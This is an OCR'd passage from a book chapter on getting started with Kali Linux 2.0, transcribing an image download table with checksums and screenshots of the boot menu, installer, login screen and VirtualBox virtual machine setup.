



Chapter 1: Beginning with Kali Linux


Image Name	Direct	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit	ISO	Torrent	3.1G	2.0	aaeb89a78f155377282f81a785aa1b38ee5f8ba0
Kali Linux 32 bit	ISO	Torrent	3.2G	2.0	6e5e6390b9d2f6a54bc980f50d6312d9c77bf30b
Kali Linux 64 bit Light	ISO	Torrent	0.8G	2.0	fc54f0b4b48ded247e5549d9dd9ee5f1465f24ab
Kali Linux 32 bit Light	ISO	Torrent	0.9G	2.0	bd9f8ee52e4d31fc2de0a77ddc239ea2ac813572
Kali Linux 64 bit mini	ISO	N/A	28M	2.0	5639928a1473b144d16d7ca3b9c71791925da23c
Kali Linux 32 bit mini	ISO	N/A	28M	2.0	4813ea0776612d4cc604dfe1eaf966aa381968ae
Kali Linux armel	Image	Torrent	2.1G	2.0	99a2b22bc866538756b824d3917d8ed62883ab12
Kali Linux armhf	Image	Torrent	2.0G	2.0	f57335aa7fb2f69db0271d82b82ede578cb1889e






Kali Linux 2.0 ASPT
KALI
"the quieter you become, the more you are able to hear"
Boot menu
Live (686-pae)
Live (686-pae failsafe)
Live (forensic mode)
Live USB Persistence (check kali.org/prst)
Live USB Encrypted Persistence (check kali.org/prst)
Install
Graphical install
Install with speech synthesis
Advanced options



Kali Linux v 2.0 ASPT
KALI LINUX
Partition disks
If you continue, the changes listed below will be written to the disks. Otherwise, you will be able to make further changes manually.
The partition tables of the following devices are changed:
SCSI3 (0,0,0) (sda)
The following partitions are going to be formatted:
partition #1 of SCSI3 (0,0,0) (sda) as ext4
partition #5 of SCSI3 (0,0,0) (sda) as swap
Write the changes to disks?
No
Yes
Screenshot
Continue



Kali Linux v 2.0 ASPT
KALI LINUX
Finish the installation
Installation complete
Installation is complete, so it is time to boot into your new system. Make sure to remove the installation media (CD-ROM, floppies), so that you boot into the new system rather than restarting the installation.
Screenshot
Go Back
Continue



Kali Linux v 2.0 ASPT
Sun 14:21
Username:
Next



Oracle VM VirtualBox Manager
File
Machine
Help
New
Settings
Discard
Start
Details
Snapshots
Welcome to VirtualBox!
The left part of this window is a list of all virtual machines on your computer. The list is empty now because you haven't created any virtual machines yet.
In order to create a new virtual machine, press the New button in the main tool bar located at the top of the window.
You can press the F1 key to get instant help, or visit www.virtualbox.org for the latest information and news.



Create Virtual Machine
Name and operating system
Please choose a descriptive name for the new virtual machine and select the type of operating system you intend to install on it. The name you choose will be used throughout VirtualBox to 